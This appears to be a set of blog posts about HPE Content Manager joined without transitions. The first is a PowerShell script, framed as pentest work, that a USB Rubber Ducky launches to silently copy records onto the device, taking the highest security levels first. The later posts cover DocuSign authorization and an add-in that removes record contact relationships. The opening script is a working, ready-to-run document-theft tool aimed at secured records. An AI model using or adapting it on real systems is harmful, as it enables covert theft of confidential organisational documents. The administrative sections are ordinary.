Exfiltrating Electronic Documents from Content Manager

I'm loving Powershell more and more!  The capabilities are outstanding and never-ending.  This can be both a blessing and a curse though, as it exposes functionality many administrators would loathe (if only they knew about the risks!).  

For instance, I just wrote a script to use as part of a pentest.  The ultimate goal of this pentest is to exfiltrate documents via a USB Rubber Ducky.  To accomplish that I need a light-weight script tailored to the scenario.

We can break down the script into 5 major pieces of logic:

  1. Setup the script
  2. Connect to CM
  3. Find and process security levels
  4. Find records for the levels
  5. Extract the files

With all this in place I'll create a ducky script to be compiled and placed on my rubber ducky.  Then I can stick that into any workstation where Content Manager has been installed and then silently extract as much content as I'd like to.  Take a look at the script below!


Setup the script

First things first, I need to import the Content Manager namespace.  I accomplish that by using Add-Type and pointing to the default installation location.  Now that won't work in all environments, but it's sufficient for my pentest.

Second, the USB Rubber Ducky will be inserted into the computer and then assigned a drive letter by Windows.  I won't know the drive letter, but I need it!  So I use Get-Location to retrieve the drive letter and then tack on an "R" to represents where I want my records to be placed.

Lastly, I fetch the current amount of free space on the MicroSD card I'll insert into the ducky.  My current hardware is limited to an 8 GB SD card, but after each exfiltration I'll swap out the card.  In case I don't, I don't want errors because I hardcoded the maximum amount to extract.  I also prepare a variable to track how much space I've extracted.

Add-Type -Path "C:\Program Files\Hewlett Packard Enterprise\Content Manager\HP.HPTRIM.SDK.dll"
$rootDrive = (get-location).Drive.Name
$rootPath = "$($rootDrive):\r"
$maxVolume = Get-WmiObject Win32_LogicalDisk -Filter "DeviceID='$($rootDrive):'" | Foreach-Object {$_.FreeSpace}
$curVolume = [long]0

Connect to CM

I don't really need much code for this task, but I'm considering it to be a distinct task in my pentest.  That's because I may want to expand upon the logic.  I envision dynamically determining the various datasets available on the workstation and then repeating the extraction for each dataset (or possibly doing some reconnaissance and then inserting server names or dataset IDs).

$db = New-Object HP.HPTRIM.SDK.Database

Find and process security levels

There's not really much of a reason to exfiltrate public electronic records, right?  So I want to ensure that I'm focusing on the secured stuff first.  To do that I need to search for all the available levels and then process them in reverse order. 

$levels = New-Object HP.HPTRIM.SDK.TrimMainObjectSearch -ArgumentList $db, SecurityLevel
$levels.SearchString = "all"
$levels.SetSortString("levelNumber-")
foreach ( $level in $levels ) 
{
	#insert record logic here
    if ( [long]$curVolume -ge [long]$maxVolume ) 
    {
        break;
    }
}

Find and process records

At this point in the script I've got everything I need to search for records, so I just need to craft the search string and execute it.  Then I can process each record!

$recs = New-Object HP.HPTRIM.SDK.TrimMainObjectSearch -ArgumentList $db, Record
	$searchString = "securityLevel:$($level.LevelNumber) electronic"
	$recs.SearchString = $searchString
	$recs.SetSortString('createdOn-')
	foreach ( $result in $recs ) 
	{
		$rec = [HP.HPTRIM.SDK.Record]$result
		[long]$curVolume += [long]$rec.DocumentSize
		if ( [long]$curVolume -lt [long]$maxVolume ) 
		{
			$sp = Join-Path $rootPath $rec.SuggestedFileName
			$rec.GetDocument($sp)
		} else {
			break;
		}
	}

Authorizing Documents via DocuSign

There's a pretty nifty new feature in Content Manager: the Document Review process.  This process includes an authorization feature that supports DocuSign.  You can use a more simple process, but I'm focusing on DocuSign at the moment.  With DocuSign you get those cool "sign here" spots in a document (like what my accountant might send me).  

Once signed (or Authorized in the CM terminology), the signed copy can become your final record.  Very cool!  

Starting the Authorization (Signing) Process

As a normal end-user I create a new record of type "Policy Document".  Then I right-click on it and select Document Review->Start Authorization 

In the real world I would have probably done a lot more before getting to this point.  Imagine numerous revisions, actions, meta-data fields, etc.  For simplicity I'm just skipping all of that.  I want this word document to be signed.. and that's it. 

When I Start Authorization, the Content Manager rendering service will hand-off the electronic document for processing.  Once it's been handed off, DocuSign emails the responsible location.  

I clicked the link and then signed the document.

The Content Manager rendering service will routinely check (every 30 minutes by default) for updates to the status of pending request.  After the update is processed I should be able to see a new rendition on my original record.  The screenshot below shows what that would look like.

Success!  Signed rendition via DocuSign

Success!  Signed rendition via DocuSign

Technically the process isn't done yet.  The authorization has been received and now it's time to finalize the record.  It's an opportunity to update the notes, locations, meta-data, or access controls for the record.  The menu options reflect this state:

Menu options available at last stage of the process

Menu options available at last stage of the process

After selecting the Finalize Document feature (not to be confused with the Finalize option under the electronic menu!!) for Document Review, I'm asked to decide how to handle the record.  I'm disappointed that the promotion option is not checked by default, but I can easily check it.  

Once I click OK, all users can now see the digitally signed copy as the final revision.

Appearance of the final record within Content Manager

Appearance of the final record within Content Manager

This has been a very straight-forward process in terms of setup and configuration.  I can see tons of possible uses.  Entirely possible to have external parties digitally signing records without them ever knowing Content Manager is in-use.  You can also setup template for your processes, signature spots, and comment sections.


Configuration of Content Manager

I created one record type named "Policy Document".  I used all of the default settings for the record type, except for the document review tab.  There I've checked the authorization required checkbox, specified "Policy Manager" as the location responsible, DocuSign as my process, and 2 days for my authorization reminder duration.

The Policy Manager is a location with a name, login name and email address:

Dataset Rendering Configuration

I setup my Render service configuration to reflect my DocuSign account details.  The help file directs you to use "docusign.com", but since I'm using a demo account I couldn't use that.  I got HTTP 301 errors when I tried it.  To figure it out I went to the DocuSign REST API Explorer (https://apiexplorer.docusign.com), looked at the URL those worked with and then plugged that into the configuration.  Screenshot below:

Rendering Service Configuration

Rendering Service Configuration

As you can also see, I lowered my polling interval from 1800 seconds (30 minutes) to 30 seconds.  Be careful with that though, as your terms of service with DocuSign are important to adhere to.  Don't get locked out! :)

Removing Record Contact Relationships

Background

Whilst helping a customer upgrade to the latest version of Content Manager, I saw something that I've been seeing more often.  They had numerous unknown locations associated as contacts to their email records.  That is common enough, but these were improperly parsed SMTP addresses.  

The administrator of that dataset was manually removing these locations from the dataset as they have no value.  However, Content Manager does not allow you to remove a location if there are contact relationships in existence.  The screen-shot below demonstrates the error message you'd receive if you tried to manually remove the location.

Error Message

Error Message

To work around this the administrator was selecting a location to use as a replacement.  The end result is a location in Content Manager which is a contact on thousands upon thousands of records.  It doesn't make much sense to me.

Solution

One possible solution is to create a new add-in which would allow the administrator to remove the contact relationships before deleting the location.  Other possible solutions include: location add-in to automatically removing all contact relationships pre-delete, record add-in to automatically remove all contact relationships post-save, event processor add-in to automatically remove the contact relationships post record registration, and a stand-alone console app to show/correct all locations with this issue.  To me it makes the most sense to create a location add-in which allows the administrator to manually remove these contact relationships.  If the solution works well, then crafting something to do it in an automated fashion would make sense as the next step. 

You can download the add-in here.

Solution in Action

When the administrator right-clicks on a location they'll see this:

When the administrator clicks the "Remove Contact Relationships" they'll either be prompted to confirm the removal of the record contact relationships, like so:

Confirm Removal

Confirm Removal

Or the administrator will be told there are no relationships to remove:

No contact relationships Dialog

No contact relationships Dialog

After the removal has completed the results are shown to the administrator:

Removal Results Dialog

Removal Results Dialog

The add-in also works if you tag multiple locations and then invoke the add-in:

Multiple locations tagged

Multiple locations tagged

The behavior is slightly different when working with tagged locations.  You won't be prompted to confirm the removal.  The record contact relationships will be removed and then a results dialog will indicate the total number removed, as shown below.

Results when removing from tagged locations

Results when removing from tagged locations

Installing the Add-in

Launch the installer and then click next on the welcome dialog:

Welcome dialog

Welcome dialog

Alternate the installation path, if necessary, to reflect the actual folder of your HPE Content Manager x64 installation.  The installer does not intelligently detect the actual install folder.  Click Next after confirming installation path.

Installation Path

Installation Path

Click Install when presented with the confirmation dialog:

Confirmation Dialog

Confirmation Dialog


Depending on your workstation configuration, you may be prompted by Windows to authorize the installation.  Click yes if prompted.  Once the installation is completed you'll be shown the completion dialog.  Click Finish on that to close the installer. 

Completion Dialog

Completion Dialog

If you open windows Explorer you should see one new file in the installation folder:

Windows Explorer View

Windows Explorer View

Configuring the add-in

Open HPE Content Manager and then click External Links from the Administration ribbon:

HPE Content Manager Administration Ribbon

HPE Content Manager Administration Ribbon

Click New Generic Add-in (.Net):

External Link Dialog

External Link Dialog

Update the new generic add-in dialog as shown in the image below and then click Ok

Add-in Properties

Add-in Properties

If the Add-in is installed correctly then the dialog will close and you'll see the add-in listed in the listbox on the external links dialog, as shown below.

Click Properties and then click the Used By tab:

Check both the unknown and person location types and then click Ok.

Used By tab of the external link

Used By tab of the external link